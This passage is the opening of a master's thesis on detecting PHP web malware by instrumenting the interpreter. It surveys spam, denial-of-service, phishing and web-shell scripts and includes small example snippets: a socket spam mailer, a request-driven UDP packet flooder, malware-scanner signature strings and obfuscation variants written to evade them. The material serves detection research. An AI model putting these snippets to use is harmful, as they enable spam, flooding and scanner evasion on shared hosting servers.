MASTER THESIS

BEHAVIOURAL ANALYSIS OF PROGRAM INTENT USING DATA ORIGINS, INFLUENCE AND CONTEXT

Jelmer Verkleij

Faculty of Electrical Engineering, Mathematics and Computer Science (EEMCS)
Chair of Services, Cybersecurity and Safety (SCS)

Exam committee:
Prof.Dr. S. Etalle
Prof.Dr.Ir. A. Pras
A. Abassi, MSc.

UNIVERSITY OF TWENTE.

CONTENTS

1 Introduction **5**

2 Background **7**
2.1 Attack surface, vectors and impact . . . 7
2.2 Malware styles and implementations . . . 7
2.2.1 Spam . . . 7
2.2.2 Denial of service . . . 8
2.2.3 Phishing . . . 10
2.2.4 Gateway malware . . . 10
2.2.5 Polymorphism . . . 11
2.3 Mitigation techniques . . . 12
2.3.1 PHP configuration options . . . 12
2.3.2 PHP hardening . . . 13
2.4 Related work . . . 13
2.4.1 Static detection techniques . . . 14
2.4.2 Content scanner software . . . 14
2.4.3 Behavioural analysis . . . 15
2.4.4 Flow verification . . . 15
2.4.5 Implicit vs. explicit data flows . . . 16

3 Characterising software **17**
3.1 Introducing graph descriptions . . . 17
3.1.1 Values and variables . . . 18
3.1.2 Comparisons . . . 20
3.1.3 User functions . . . 21
3.1.4 Conditional constructs . . . 21
3.1.5 Dynamic code evaluation constructs . . . 26
3.1.6 Scopes . . . 27
3.1.7 Whiteboxing and blackboxing function calls . . . 27
3.1.8 Data access control . . . 28
3.2 Graph optimizations . . . 28
3.2.1 Variable snapshotting . . . 28
3.2.2 Influence flattening . . . 29
3.3 Behavioural pattern recognition . . . 31
3.3.1 Patterns . . . 31
3.3.2 Heuristics and rules . . . 33
3.3.3 Matching graphs to patterns . . . 35

4 Characterising malware **39**
4.1 Spam . . . 39
4.2 Phishing . . . 40
4.3 Denial-of-service . . . 40
4.4 Gateway malware . . . 42
4.4.1 Variations . . . 43
4.4.2 Whiteboxed function calls . . . 44

5 PHP internals **45**
5.1 Overview of the PHP interpreter . . . 45
5.2 The PHP VM . . . 45
5.2.1 Oplines . . . 46
5.2.2 Opcode handlers . . . 46
5.2.3 Stack . . . 47
5.2.4 Variables . . . 47
5.2.5 Variable references . . . 48
5.2.6 Value comparisons . . . 48
5.2.7 Arrays . . . 48
5.2.8 Objects . . . 49
5.2.9 User functions . . . 49

5.2.10 Internal functions . . . 50
5.2.11 Object methods . . . 51
5.2.12 Dynamic code inclusion and execution . . . 51
5.2.13 Auto globals . . . 52
5.2.14 Symbol tables . . . 52
5.3 Built-in function definitions . . . 53
5.4 Optimized compilations . . . 53
5.4.1 Boolean logic operators . . . 53
5.4.2 Conditional blocks . . . 54
5.4.3 Loops . . . 56

6 Design **57**
6.1 General architecture . . . 57
6.2 Interception and injection . . . 58
6.2.1 Data tracking . . . 59
6.2.2 Designation of fundamental data types . . . 59
6.2.3 Scope tracking . . . 59
6.3 Memory interfacing principles . . . 59
6.4 Heuristic testing . . . 60
6.5 Performance considerations . . . 61

7 Implementation **63**
7.1 Instrumentation and hooks . . . 63
7.1.1 Setup and breakdown . . . 63
7.1.2 Logging executed instructions . . . 63
7.1.3 Opcode-specific instrumentation . . . 63
7.2 Data management . . . 63
7.2.1 Literals . . . 64
7.2.2 Constants . . . 64
7.2.3 Arrays . . . 64
7.2.4 Objects . . . 64
7.2.5 External input . . . 64
7.3 Language constructs . . . 65
7.3.1 Variable assignments and references . . . 65
7.3.2 Operators . . . 65
7.3.3 Value comparisons . . . 65
7.3.4 Internal function calls . . . 66
7.3.5 User function calls . . . 66
7.3.6 Variable variables . . . 66
7.3.7 Conditional blocks . . . 66
7.3.8 Boolean logic operators . . . 67
7.3.9 Serialization . . . 67

8 Testing and results **69**
8.1 Goals . . . 69
8.2 Testing data set composition . . . 69
8.3 Test setup . . . 70
8.4 Results of matched heuristics . . . 70
8.4.1 Malware . . . 70
8.4.2 Legitimate code . . . 71
8.5 Performance overhead . . . 72

9 Discussion **75**
9.1 Method of analysis . . . 75
9.2 Behavioural model . . . 75
9.3 Instrumentation in practice . . . 75
9.4 Future applications . . . 76
9.5 Conclusions . . . 76

Bibliography **77**

Appendix: PHP source code excerpts **79**

CHAPTER 1

INTRODUCTION

In the past decade, dynamic websites have become more and more popular. Whereas in the past people with little technical knowledge would stick to static websites (if they created a website at all), creating dynamic websites has become easier and more accessible for this group in recent years. The increased availability of software frameworks, which provide an out-of-the-box graphical interface for website management, has been a major catalyst for this growth. Such software frameworks tend to be maintained as freely available open-source projects, relying on a community of volunteers for their maintenance. Their ease of use, free-of-charge distribution and the availability of automated installers offered by many web hosting providers in recent years have all helped make these software packages incredibly popular and a major component of the world wide web as a whole.

However, like all software, these packages do contain security vulnerabilities. Their large install base means that there is also a big attack surface for each vulnerability. Additionally, many of these software packages expose version information to the outside world, which hackers can use to build lists of websites running certain versions of particular applications. Every time a new vulnerability is discovered, hackers can immediately find out what websites are vulnerable and use that vulnerability to exploit millions of websites around the world. Each exploit thus automatically becomes a major attack vector, usually used as a stepping stone to upload malware onto all those websites and abuse the hosting servers for malicious purposes.

Although there are many detection tools available for such malware, they all employ methods of content-based detection which have proven to be either insufficient, inaccurate or infeasible. Since it is the behaviour that the detection tools are interested in, it seems a logical next step to ignore the source code altogether and purely look at the behaviour itself. All the different ways in which code can be written down will be translated into only a handful of unique execution paths during the interpreting process, which has a much lower entropy and thus is a far easier target for performing detection on. By instrumenting the interpreter and plugging into the actual execution layer, all the obfuscation allowed in the source code can be circumvented.

In this thesis, we explore the possibilities for implementing behavioural analysis through instrumentation in the PHP interpreter. By analysing what runtime behaviour can be used for distinguishing malware from legitimate code, and looking at similar techniques in related fields, we develop a method for tracking relevant actions taken by the interpreter during script execution and using that to determine whether the actions could be considered to have harmful effects. It also introduces a modelling method for behaviour and behavioural patterns which are used during analysis. After creating a relevant set of heuristics, the effectiveness of the instrumentation is put to the test by comparing its performance on datasets of both malicious and legitimate code.

The proposed method proves to be highly accurate and effective, having better detection rates than all other scanning techniques currently on the market. There are however some concerns about the instrumentation's performance and stability. Based on the testing results, we also provide several recommendations for further feature expansion and future applications of similar methods for detecting particular development patterns, errors or vulnerabilities in script behaviour.

CHAPTER 2

BACKGROUND

This chapter discusses the current state of malware detection in the web hosting industry. First, we look at the scale of the problem we are trying to tackle, and put the role of malware into perspective. The second section takes an in-depth look at the most common forms of malware currently in use, to understand their common behaviour and what distinguishes malware scripts from legitimate code. In the final section, we look at available tools that already deal with this issue, how well they perform and what lessons can be taken away from them to develop our new method.

2.1 Attack surface, vectors and impact

Creating dynamic websites has become easier and more accessible for both experienced programmers and beginners in recent years. Although there is a variety of languages out there, PHP is by far the most popular and common language used for website purposes[3][24][28]. Just about every hosting provider offers PHP as part of its products and makes it easy for customers to use PHP-based software on their systems.

On top of the language being widely supported, the number of available applications written in PHP is at an all-time high. Examples include blogging software (WordPress, Joomla!), bulletin boards (phpBB, vBulletin), media galleries (Gallery, Piwigo) and e-commerce (Prestashop, Magento). Many hosting providers see significant portions of their customers' websites based on such software packages, which amounts to an impressive install base worldwide. For example, WordPress alone is estimated to have a 27% market share across the entire web, as high as 60% among shared web hosting providers[5][29].

Although some web exploits are limited to the website in question (e.g. cross-site scripting or cross-site request forgery) there are also exploits that allow using the server hosting the vulnerable website for other purposes. Vulnerabilities in upload mechanisms allow uploading arbitrary files to locations accessible by the webserver software, which generally (in the case of PHP scripts) means that they are readily executable. Hence the smallest vulnerability that exposes a file management or file upload method of a CMS to attackers can be used to bootstrap advanced scripts with a variety of purposes, such as hosting phishing websites, sending spam or launching DoS attacks. The combined impact makes attacks on the hosted websites considered to be the most time-consuming security problem of web hosting providers[1][20].

2.2 Malware styles and implementations

Although many sources will claim that web malware is continuously evolving, the major goals of all malware scripts are limited to three use cases: sending spam e-mails, launching denial-of-service attacks and intercepting personal data through phishing websites. On top of scripts that directly serve these use cases, there is a large variety of scripts available that are used as (indirect) stepping stones for the same purposes, which can best be labelled as gateway malware. There are occasionally exceptions to this rule (such as scripts specifically targeting a certain kernel vulnerability) but those only make up a minor segment of the scripts currently in wide use[19][20].

Various descriptions of functions, their signatures and their behaviour are included in this chapter. All of these descriptions apply to PHP 5 and PHP 7; they may not be accurate for other PHP versions.

2.2.1 Spam

Attackers may send spam for various reasons (advertisements, phishing, etc.) but the core concept is the same in all cases: send a message to a large list of e-mail addresses at the same time. Spam scripts often take the input list of e-mail addresses from the request data, so the attacker can perform multiple requests with different lists of addresses each time. Occasionally, scripts are customized to read e-mail addresses from the database of a pre-installed application (such as WordPress or Joomla!).

Ultimately, most of the spam scripts utilize PHP's built-in mail facility. The function signature for `mail()` reads as follows[21]:

```
bool mail ( string $to , string $subject , string $message [, string
    $additional_headers [, string $additional_parameters ]] )
```

Listing 2.1: `mail()` function signature

E-mail addresses can be provided to this function call in either the `$to` argument (which will put it in the `To:` SMTP header) or as part of the `$additional_headers` argument (specifying `Cc:` or `Bcc:` SMTP headers). Generally, scripts will iterate over a list of addresses and call this function multiple times, or add batches of the addresses to a single call (usually in the `Bcc:` header).

What subjects and e-mail bodies are typical for spam e-mails is beyond the scope of this research. Suffice to say spam filters are continuously improving to keep up with the latest developments in spam content, and this is a field in its own right. For now, we can safely say that the content of the arguments `$subject` and `$message` can be anything, and it may originate from either the script itself (in a hard-coded fashion) or from the request data (along with e-mail addresses).

Another tactic, sometimes used by scripts to fly a little more under the radar, is to swap out the built-in `mail()` function and operate on mail servers directly using the SMTP protocol. In that case, the `fsockopen()` function is the go-to function for basic socket functionality. Its signature is included below.[21]

```
resource fsockopen ( string $hostname [, int $port = -1 [, int &$errno [,
    string &$errstr [, float $timeout = ini_get("default_socket_timeout") ]]]] )
```

Listing 2.2: `fsockopen()` function signature

In this use case, the `$port` argument will usually be set to either `25`, `465` or `587`: the standardized ports for SMTP. (Since the function has built-in SSL support if the OpenSSL module is compiled into PHP, it is also to communicate over the SSL-only port 465.)

```
<?php
$recipients = $_GET['addresses'];
$subject = $_GET['subject'];
$headers = $_GET['headers'];
$message = $_GET['message'];

$socket = fsockopen("mail.example.com", 25, $errno, $errstr, 30);

fwrite($socket, "EHLO localserver\r\n");
fwrite($socket, "MAIL FROM: <impersonated@sender.com>\r\n");

foreach ($recipients as $email) {
  fwrite($socket, "RCPT TO: <{$email}>\r\n");
}

fwrite($socket, "DATA\r\n");
fwrite($socket, "Subject: {$subject}\r\n");
fwrite($socket, "To: <".implode(">, <", $recipients).">\r\n");
fwrite($socket, "{$headers}\r\n\r\n");
fwrite($socket, "{$message}\r\n");
```

Listing 2.3: Example of malicious mailer code using socket communication

It is difficult to consider any particular call to `fsockopen()` using these ports as malicious on its own, since several major web applications choose to handle PHP with a custom mail library implemented using plain sockets. However, when looking at the code that follows, there are some typical calls that set malware apart from regular mailing libraries. Take the example shown in listing 2.3: particularly the calls to `fwrite()` that contain e-mail addresses can be singled out by looking at supplied data that both contains strings like `"RCPT TO:"` or `"Cc:"`/`"Bcc:"` and data originating from the request body.

2.2.2 Denial of service

At their core, network-based denial-of-service attacks are about flooding the target system with so many packets that it cannot keep up with the constant flow of data. Because of the limited speed of a PHP script and the limited resources a typical shared hosting package has, a single instance of a

packet flooder in PHP is usually not enough to have serious impact. However, as is the case with ‘regular’ botnets, these scripts tend to be used in a distributed nature. Generally the attacker performs simultaneous requests with the attack information in the request body to several hundreds of installed malware across multiple servers in order to launch them simultaneously. Another popular approach has the scripts configured to listen in on a central command-and-control server from time to time (e.g. a webpage or an IRC channel) and started in a long-term sleeping mode before the attack itself.

```
1 resource fopen ( string $filename , string $mode [, bool $use_include_path =
      false [, resource $context ]] )
2 array file ( string $filename [, int $flags = 0 [, resource $context ]] )
3 string file_get_contents ( string $filename [, bool $use_include_path = false
      [, resource $context [, int $offset = 0 [, int $maxlen ]]]] )
```

Listing 2.4: File handling function signatures

The techniques utilized by these scripts are one of two major options. The first is mainly aimed at webservers, and might be labelled an ‘old’ approach to denial-of-service: sending a large volume of standard requests to a server to bring the service to its knees. For retrieving web pages, PHP offers a variety of functions. For example, basic file access functions have support for various URL formats, such as those for which the signatures are included in listing 2.4: `fopen()`, `file()` and `file_get_contents`.[21]

In all of these functions, `$filename` may be set to a URL (with the `"http://"` prefix) to trigger a HTTP request[1]. With `file_get_contents()` you can even avoid having to load the full returned data by simply setting `$maxlen` to `0`, and with `fopen()` the returned handle can be closed immediately. These actions will cause the reading to be kept to a minimum, thus reducing the overhead and allowing more repeated calls per second.

Another method is to use built-in HTTP handlers, specifically the cURL library. This library is available and PHP support for it is enabled on most web hosting machines, so it is safe to assume these methods can be used in a malware script. When using this library however, multiple calls are required for performing the equivalent of a single call of one of the aforementioned functions. An illustrative example of basic web page access using cURL is included in listing 2.5 (signatures for the used functions included in listing **??**).

```
1  <?php
2  $curl_handle = curl_init("http://www.target-website.com");
3
4  // Prevent large chunks of data from being transmitted
5  curl_setopt($curl_handle, CURLOPT_NOBODY, true);
6
7  curl_exec($curl_handle);
8
9  // Cleanup
10 curl_close($curl_handle);
```

Listing 2.5: Example of web page access using PHP cURL functions

Even in the most minimal case, this requires calls to at least `curl_init()` and `curl_exec()`. Additional logic can be added using the `curl_setopt()` function. The call to `curl_close()` frees up resources and thus makes it easier to repeat calls without running out of memory, but can be discarded to avoid the overhead (and take for granted the fact that the script will terminate with an error).[21]

```
1 resource curl_init ( [ string $url = NULL ] )
2 bool curl_setopt ( resource $ch , int $option , mixed $value )
3 mixed curl_exec ( resource $ch )
4 void curl_close ( resource $ch )
```

Listing 2.6: cURL function signatures

To maximize throughput, all wrapping logic can be dropped in favour of pure socket connectivity. As is the case with the spam scripts, the easiest method to use for this purpose is the `fsockopen()` function. In fact, this can also be used for the second main method of attacking: instead of using HTTP, simply flood a system with packets. This is the more modern technique and it is much harder to

[1] If the `allow_url_fopen` setting is enabled, which it is by default.

protect against. Especially using UDP, packets can be sent off in true 'fire and forget' fashion, with little overhead on the transmitting system regarding connection management or responses to keep track of. An example of such a UDP-based packet flooder is shown in listing 2.7.

```
1 <?php
2 for($i = 0; $i < $_GET['iterations']; $i++) {
3   fsockopen("udp://{$target}", $_GET['port']);
4 }
```

Listing 2.7: Example of an open packet flooder using `fsockopen()`

This particular use case shows a call with two characteristics that in combination do not bode well: the `$hostname` argument starts with `"udp://"` (indicating UDP connectivity) and is tainted with user-controlled data from the request body. Neither of these two aspects is enough to make it suspicious by itself, since UDP might be used for manual DNS or NTP queries, and it is reasonable that a script tries to connect to a user-supplied server for e.g. a basic HTTP download script. However, the combination of the two is something that does not have a (safe) legitimate use-case (all UDP protocols that might be expected to be used would require a predetermined 'safe' server to ensure proper behaviour, such as for DNS and NTP).

Note that although the script retrieves the port from the request body in the above example, there are other ways of handling the port which are not quite as obvious. It may be hardcoded to a certain port (such as 80, which for most web servers will be usable) or randomized throughout the iterations. Examples of both can be found in actual malware.

2.2.3 Phishing

Although it may seem like phishing is usually a problem pertaining to e-mail, most phishing tactics require accompanying websites to link to from the e-mails in question. Often, such phishing websites are built to imitate official websites for banks, credit card companies or hosted e-mail services. When a phishing victim visits one of those imitation websites by following a link from the phishing e-mail, attackers trick them into entering their personal details, which are gathered by the website so the attacker can later use them for malicious purposes. It is the scripts that capture and gather these personal details that are relevant in this context.

The most basic way of saving captured login details is writing them to a form of local storage, such as a file or database. However, this would require the attacker to find some way of going back to a machine and retrieving the list of captured data. Moreover, once the script is discovered and deleted by the system administrator, any data the script has captured up to that point will also be lost. For this reason, most phishing scripts immediately send the captured data to the attacker by e-mail.

Since in this case there is usually no need for high-volume mailing capacity, some of the lower-level alternatives for sending e-mail as proposed in section 2.2.1 are not necessary here. Instead, these scripts just use the basic `mail()` built-in to send the e-mail quickly.

It is difficult to truly find a common factor in phishing scripts that sets them apart from e.g. contact forms. The target address is fixed (since that is the address owned by the hacker), and the only thing that is influenced by the request data—since it contains the captured details—is the message body.

2.2.4 Gateway malware

Most statistical analyses of malware list various kinds of malware over phishing in usage reports, such as *web shells*, *backdoors* and *file droppers*. These names all describe one particular kind of malware scripts that can be used for a multitude of purposes such as executing commands on a server's shell, uploading files, executing random supplied PHP code and sending e-mail. Although such scripts are definitely harmful and can be used for malicious purposes, the placement of such a file on a server is usually not the ultimate goal of compromising a website. For hackers to gain something from attacking a website, they will ultimately want to perform a concrete action which can be categorised under one of the aforementioned labels: spam, denial-of-service or phishing. Sometimes the required actions (particularly for spam and denial-of-service) can be executed from the web shell itself, but in other cases new malware scripts dedicated to a specific purpose are uploaded using the upload capabilities of the *gateway malware* script.

Another form of malware that is often named is that of defacement pages. This type of malware also by itself does not serve any direct purpose; unless an attacker is only out to generate acclaim for his capabilities by publicizing the fact that he was able to compromise a website, uploading a defacement

page is not the end game. It might be that a defacement page also contains web shell capabilities and thus can be considered gateway malware by itself, but in other cases it is usually uploaded to a website alongside (or using) other malware.

Note that malware that is exclusively used for gateway purposes (such as file upload mechanisms) can be difficult to distinguish from legitimate software based on their behaviour. For example, when handling an uploaded file, it is impossible to tell whether that is with malicious intent without either knowing that the target directory is unusual for uploads, analysing the file contents, or otherwise determining that the request origin should not be trusted. It is, however, possible to determine other malicious intent of the uploaded files once they are executed on their own.

In the case of web shells, the potential for determining malicious behaviour using objective heuristics differs. In case of fully open shells (that will take any input with sanitation into for example a `eval()` or `system()` call) it is possible to determine that it is accepting unsanitized input and thus consider its execution harmful on a general level. This changes however when the shell provides a list of predefined commands from which one should be selected. Suddenly the command itself cannot be directly linked to an untrustworthy source (i.e. user input) because it's in the script source code, and analysis of the command itself is required to find out whether or not it makes sense to allow its execution.

2.2.5 Polymorphism

There are several ways in which malware can take on different forms without changing the actual behaviour. The methods used in changing a script's code usually point to one of two core reasons, but generally speaking, the reason does not matter as much as the fact that the changes are made in the first place. When a script is spotted in multiple functionally equivalent forms, it is said to be *polymorphic*: taking on multiple shapes. The concept of polymorphism is important when developing detection techniques because it tends to make detection more difficult.

polymorphism

The most basic form of polymorphism arises from basic *reappropriation* of existing scripts, usually by inexperienced and/or aspiring hackers who have not yet developed their own scripts for their attacks. The "Web Shell by oRb"[25] (commonly mislabelled as "FilesMan"[18]), one of the most popular shells over the past few years, is an excellent example of a frequently reappropriated script. There are thousands of permutations of the script being used, from full code scrambling to basic renaming actions (e.g. simply replacing "oRb" by their own handle). For a quick overview of the shell, refer to the analysis performed by Scott Miller[13] regarding a version of this shell he spotted in the wild[2].

malware reappropriation

Beyond reappropriation, just about every case of polymorphism seems to arise from the desire to avoid detection. When this is the case, it is considered a method of *obfuscation*. It makes use of the fact that most detection tools use certain patterns to recognize a script, and by changing the contents to avoid using those common patterns, the tools will not recognize that script for the malware it still is. PHP offers a variety of easy methods to obfuscate a script; this section attempts to summarise the most common ones.

obfuscation

Dynamic code execution methods can be used to cause execution of code that is not actually executable code to the PHP lexer. One major method is to use PHP's `eval()` construct, which can be used to execute PHP code passed in through a variable. This method allows generating to-be-executed PHP code on-the-fly. An alternative to the `eval()` is to use a call to `preg_replace()`, a function that performs regular expression substitution in strings. The `e` modifier causes this function to execute the resulting string rather than returning it, which is essentially an embedded call to `eval()` on the function result.

Building on `eval()`, `preg_replace()` and other similar functions, the second component in obfuscation relies on hiding the code from plain view. The value that is passed to an execution indirection function is a simple string variable and can thus be subjected to a variety of string obfuscation techniques.

Some examples of popular string obfuscation techniques are:

- rot13 encoding, reversible using `str_rot13()`
- base64 encoding, reversible using `base64_decode()`
- gzip deflate compression, reversible using `gzuncompress()` , `gzdecode()` or `gzinflate()`
- Hexadecimal character representation, e.g. replacing `"a"` with `"\x61"`

In many cases, these are combined in various orders. Often, additional layers of obfuscation are added by performing multiple passes over the code, meaning that the obfuscated string passed into `eval()` is itself code containing an `eval()` call with a de-obfuscation chain as input.

[2]See http://pastebin.com/iqNjQfRW

```
eval(base64_decode(
```

Listing 2.8: LMD rule for matching `eval(base64_decode(...));` calls

```
preg_replace("/.*/e",
```

Listing 2.9: LMD rule for matching `preg_replace("/.*/e",...);` calls

Many malware detection tools have attempted to build detection algorithms for malicious scripts based on the presence of such obfuscation code. Definition sets for tools like LMD include basic searches for listings 2.8 and 2.9. An obvious problem with this approach is that technically the code this detects is not malicious, and thus there is a risk of hitting benign code with these search strings (although admittedly it would be poorly written legitimate code). However, a much more pressing issue is that these detection methods are easily circumvented by changing the contents into random variations. For example, listing 2.8 can be circumvented by the code in listing 2.10 and listing 2.9 can be circumvented by the code in listing 2.11. Both are easy to randomize, impossible to detect using the fixed string search method, yet are functionally equivalent to the original versions.

```
<?php
$randomvariablename = base64_decode(...);
eval($randomvariablename);
```

Listing 2.10: Circumventing exact matching by randomizing variable names

```
<?php
preg_replace("/((.*)|(filler))/e", ...);
```

Listing 2.11: Circumventing exact matching by adding random irrelevant data

An alternative approach is to perform a certain degree of automated de-obfuscation. For example, when a `base64_decode()` call is detected, it could be replaced by the actual decoded string before performing another pass. This way, the detection can focus on the actual malicious function calls contained within the obfuscated code. However, these detection methods are easily foiled as well, as soon as the input variables are more complicated than basic strings. Take the following functionally equivalent examples:

```
<?php
base64_decode("abcdef");
base64_decode("abc" . "def");
base64_decode(implode("", array("ab", "c", "def")));
base64_decode(substr("1234abcdef5678", 4, 6));
```

Listing 2.12: Examples of equivalent lines of code with obfuscation applied

To properly deobfuscate this code, there are so many different language constructs that would need to be supported that it basically requires actual PHP interpretation. Once that is a requirement, it becomes difficult to draw an objective line that determines to what extent the code should be interpreted (i.e. deobfuscated) before it is ready for analysis. Continuously performing searches after each step of deobfuscation would be impossible to scale, even if it is limited. A fixed number of passes is easily bypassed by hackers (simply apply a couple of additional passes of obfuscation and it becomes undetectable), and the alternative of waiting for certain methods to appear in the deobfuscated code introduces assumptions about malicious use of PHP functions.

2.3 Mitigation techniques

The problem of malicious scripts is not a new one, and there have been many developments over the years to deal with the various forms of popular malware. Some of the relevant techniques have not been developed for PHP or web hosting, but the concepts are still applicable to the circumstances in a general sense. This section lists research, methodologies and tools that are relevant to the stated problem.

2.3.1 PHP configuration options

PHP offers a variety of functions that allow executing processes on the host system, such as `proc_open()`, `system()` and `exec()`. Since most web applications do not require access to these functions,

they tend to be used only by malicious scripts. Many web server administrators thus prefer to disable these functions entirely, using the `disable_functions` directive in the PHP configuration[21]. By offering the ability to disable built-in functions, this directive allows disabling any function that has no legitimate case on a server.

The applicability of disabling functions is limited because some of the major methods described in the previous section make use of functions that have legitimate use cases (`mail()` and `fsockopen()` in particular). A web hosting provider will not be able to disable these functions without also significantly detracting from the usability the hosting service. On top of that, it may very well be that multiple users would like to use the `system()` function in a perfectly safe and valid way, leading a hoster to not even disable that particular function. Since there is no fine-grained control over the conditions and uses of the functions, the controlling ability of `disable_functions` is severely limited, if usable at all.

An interesting note is that disabling `eval()` is not possible using the `disable_functions` configuration directive. `eval()` is a method that has such a small legitimate use case that many server administrators would be happy to disable it altogether, but the internals do not allow this. Instead of a function, `eval()` is actually a language construct and thus is not handled like other built-in functions. There are however examples of other methods with similar capabilities that could be disabled, such as `assert()`.

Other configuration options that are frequently named are `allow_url_fopen` and `allow_url_include`[21]. These functions control the ability of several functions to use remote files as well as local files. Disabling the former would prevent using e.g. `file()` or `fopen()` to open remote files. As described in section 2.2.2, the ability of those functions to access remote files is instrumental in performing denial-of-service attacks on webservers using these functions, so disabling it definitely has added value.

Again though, there are legitimate use cases that would be unjustly affected by this configuration option. Consider for example a script that retrieves an RSS feed or accesses a basic HTTP API: those would not be possible anymore using a basic function such as `file_get_contents()`, which is a safe and convenient functions for these basic file retrieval purposes. Again, user experience would be severely impacted because there is simply no fine-grained control - it is either fully disabled, or fully enabled.

2.3.2 PHP hardening

There are several security packages and distributions available that aim to 'harden' PHP. The most commonly known example is the Suhosin Patch[16], which was specifically intended for server administrators who do not have any direct control over the code that is run on their servers. Beyond some important 'under-the-hood' security mechanisms such as buffer overflow prevention and destructor protection, this package offers configuration options that are aimed at disabling some of the more exploitable functions in PHP that cannot be handled by the default configuration options. Some examples include disabling of the `eval()` construct, and disabling of the `e` flag in `preg_replace()` (which takes the result of a regular expression replace operation as code and executes it in-line[21]).

Although Suhosin[16] in particular found widespread adoption and was shipped by many Linux distributions in their default PHP versions, most users sooner or later have run into problems with these options, and have chosen to disable them. For many web hosting providers, the problem lies in popular website frameworks, plugins or templates that make use of these techniques. Some examples are ezPHP for WordPress[27] and DirectPHP for Joomla![11]. When many customers want popular plugins, the commercial decision for a web hosting provider is to allow them to use these plugins rather than risk the customers leaving. Again, the control is not fine-grained enough to properly handle the distinction between legitimate and malicious use cases, leading to problems in usability.

Note that there are various distributions of PHP available that also use the 'hardened' label, but use that to mean they are always equipped with the latest security patches from upstream. This means that whenever a vulnerability is discovered and fixed by the PHP developers, the developers of the hardened distribution backport that security patch to their version and redistribute their PHP version with it. This allows users to support versions of PHP no longer maintained by the official PHP team, but still be sure that it is fully secure to do so. Since this concerns vulnerabilities in the PHP interpreter itself rather than any malicious PHP code being interpreted, this form of PHP hardening is not relevant to this case.

2.4 Related work

There are various tools and techniques available for scanning malware, both in the shared web hosting industry and in other fields. In this section we look at scanning methods currently available, and compare them to see which techniques are most promising to build upon.

In discussing our scanning techniques we differentiate between two classes of analysis:

- *Static analysis*: any method that classifies a script by looking at the script content, without executing the script code. This is considered static because given a script and an analysis technique, the outcome of the analysis will always be the same. Tools using static analysis are often called content scanners, because they analyse the contents of the script files.
- *Dynamic analysis*: any method that classifies a script by executing the script code and examining aspects of the execution (output, memory values, performed system calls, etc.). This is considered dynamic because the outcome of the analysis may change depending on e.g. input values, script branching and other variables.

2.4.1 Static detection techniques

Exact matching is the most accurate mechanism for detecting files and ensures that no false positives will be detected, but the coverage of this detection technique is limited. With interpreted languages it's easy to modify a script without affecting the behaviour, and this fact is used to circumvent exact matching detection mechanisms. Simple changes such as adding whitespace or modifying variable names will change the content of the script in a minimal way, but enough to fool exact matching.

The example script is a good example of such circumvention. It has been copied and re-appropriated countless times, with most of the shell content copied almost verbatim but the header simply changed to read "Web Shell by <someone else>"[10]. Sometimes the changes go further and also modify variable and function names, but in the end it is still functionally unchanged. Redistributing the script with such changes will ensure it goes unnoticed by full-file exact-match scanners.

Partial matching is the logical follow-up tactic, which looks at specific patterns. However, even partial matching has limits to its coverage. To allow matching code in which variable and function names are themselves variable, one would need regular expressions or a different dynamic pattern matching method. This drastically increases the processing power and time required for matching a certain rule to a certain file. When dealing with modern shared hosting servers which host millions of PHP files, applying thousands of different regular expressions to each file just is not feasible.

However, even if (for the sake of argument) we ignore the performance impact and requirements, there are still other problems to be found with partial matching. Since PHP supports dynamic code execution, the exact code which is interpreted and executed can be modified at runtime. Before it is passed to the interpreter, such code is handled as a regular string, and this opens up a whole world of possibilities for obfuscation. Every method available to obfuscate strings is now available for obfuscating code. Detecting what such obfuscated code is meant to do by basic string searches is complicated, not to mention incredibly inefficient.

2.4.2 Content scanner software

Since PHP is an interpreted language, all scripts that are executed are available in readable form on the webserver. This allows scanning scripts for certain pieces of source code by simply looking at the files on the server. Multiple content scanners are available, most notably the open source freely available Linux Malware Detect (LMD)[15] and the commercial solution ConfigServer eXploit Scanner (CXS)[6]. These and other similar solutions use roughly the same set of techniques, so this section discusses all of them as a whole.

The main scanning technique offered by content scanners is exact matching. Usually this is done based on hashes of the files to limit the size of the definition set to check files against. By taking e.g. an MD5 hash of each file that is being scanned, and performing a search of that hash within a provided set (the list of definitions) a scanner is quickly able to find out if a file has content that was marked as malicious by the definition provider. As a way of dealing with the low hit rate of exact matching the tools also provide methods for partial matching. This usually consists of a list of byte sequences which are in turn searched for within each file.

As previously mentioned in section 2.4.1, content scanners are continuously trying to find a good balance between accuracy and hit rate. Partial matching methods in particular tend not to allow fine-grained control unless additional logic is introduced, which makes it harder to stick to certain performance constraints. Regular expressions are a popular method of searching for complicated patterns within text-based data, but with the power of the method comes additional complexity.

ClamAV[23] is a popular open-source virus and malware scanning engine that contains a variety of scanning techniques. Although many of the more advanced techniques are aimed at binaries rather than scripts or source code, there are still several methods for exact and partial matching which can

be used. LMD offers integration with ClamAV to speed up the scanning process - since LMD's own scanning process is implemented in a Bash script, speed improvements are easily gained by offloading this to a binary executable in ClamAV.

One tool that aims to take away a lot of complexity overhead is YARA[26], a tool currently being developed by VirusTotal. Among other file analysis features, it provides various regular expression-based methods of searching for string components. The overhead inherent in that is reduced greatly by compiling a ruleset as a whole rather than each rule separately, which allows it to generate an advanced state machine that can be used when searching files. This compilation process means that only a single pass is required to test a file for all the rules in a given ruleset, incurring significant performance improvements.

2.4.3 Behavioural analysis

Tools such as ClamAV and YARA offer more insight into the general methodology of virus scanners. Since they are not solely focused on interpreted scripts but also handle binary executables, they are equipped with more advanced techniques that analyse a file's behaviour rather than the direct description of that behaviour. Of course binaries to a certain extent allow exact matching and searching for specific byte sequences, but the widely available techniques for obfuscating and masquerading virus contents in files has made those approaches so complicated that other tools were developed. An example is the open source sandbox software Cuckoo[7] which has been used by Sokol et al.[17]. For these tools, static analysis has limitations that can not be easily compensated for or overcome, and thus they employ different techniques.

The core concept used by many virus scanning engines is based on the concept of executing a file in a sandbox, providing it with the right environment and input, and analyse the actions the file takes (which can be captured by the sandbox). This is combined with a heuristic engine that compares the actions with action descriptions in a provided collection (the definition set) and determines the kind of virus based on that. Although this approach requires much more meticulous definition development (the actions need to be properly described, and the right circumstances need to be simulated in the sandbox to trigger those actions), it is much more accurate and a lot easier to develop rules for without false positives. Additionally, when the heuristics are developed in the right way, it is possible to avoid dealing with the obfuscation; by focusing only on the lowest-level actions, all the intermediate obfuscation logic can be ignored without ignoring its resulting actions. This method can best be described as behavioural analysis, a form of dynamic analysis.

